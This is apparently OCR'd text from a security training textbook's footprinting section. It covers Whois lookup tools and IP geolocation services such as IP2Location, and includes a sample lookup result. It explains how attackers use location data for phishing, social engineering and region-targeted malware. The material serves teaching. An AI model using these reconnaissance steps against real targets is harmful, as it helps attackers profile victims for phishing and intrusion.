
Figure 2.67: Screenshot of SmartWhois

Attackers also use Whois lookup tools such as Batch IP Converter, WhoIs Analyzer Pro, and Active Whois to perform a Whois lookup on the target domain.



Finding IP Geolocation Information

- IP geolocation helps to identify information, such as country, region/state, city, ZIP/postal code, time zone, **connection speed**, **ISP (hosting company)**, domain name, IDD country code, area code, mobile carrier, and elevation
- **IP geolocation lookup tools**, such as **IP2Location** and **IP Location Finder**, help to collect IP geolocation information about the target, which in turn helps attackers in **launching social engineering attacks**, such as spamming and phishing

IP2Location

☑ IP Address	207.46.232.182
☑ Country	Singapore [SG]
☐ Region	Singapore
☐ City	Singapore
☐ Coordinates of City	1.289670, 103.850070 (1°17'23"N 103°51'0"E)
☐ ISP	Microsoft Corporation
☐ Local Time	10 Mar, 2022 07:54 PM (UTC +08:00)
☐ Domain	microsoft.com
☐ Net Speed	(COMP) Company/T1
☐ IDD & Area Code	(65) 06
☐ ZIP Code	179431
☐ Weather Station	Singapore (SNXX0006)

https://www.ip2location.com

Finding IP Geolocation Information

IP geolocation helps to obtain information regarding a target such as its country, region/state, city, latitude and longitude of its city, ZIP/postal code, time zone, connection speed, ISP (hosting company), domain name, IDD country code, area code, weather station code and name, mobile carrier, and elevation.

Using the information obtained from IP geolocation, an attacker may attempt to gather more information about a target with the help of social engineering, surveillance, and non-technical attacks such as dumpster diving, hoaxing, or acting as a technical expert. With the help of the information obtained, an attacker can also set up a compromised web server near the victim's location, and if the exact location of the victim is detected, the attacker can perform malicious activities and infect the victim with malware designed for that specific area or gain unauthorized access to the target device or attempt to launch an attack on the target device.


IP geolocation lookup tools such as IP2Location, IP Location Finder, and IP Address Geographical Location Finder help to collect IP geolocation information about the target, which enables attackers to launch social engineering attacks such as spamming and phishing.

IP Geolocation Lookup Tools

- **IP2Location**

  Source*: https://www.ip2location.com*

  As shown in the screenshot, attackers use IP2Location tool to identify a visitor's geographical location, i.e., country, region, city, latitude and longitude of city, ZIP code, time zone, connection speed, ISP, domain name, IDD country code, area code, weather station code and name, mobile carrier, elevation, and usage type information using a proprietary IP address lookup database and technology.



☑ IP Address	207.46.232.182
☑ Country	Singapore [SG]
☐ Region	Singapore
☐ City	Singapore
☐ Coordinates of City	1.289670, 103.850070 (1°17'23"N 103°51'0"E)

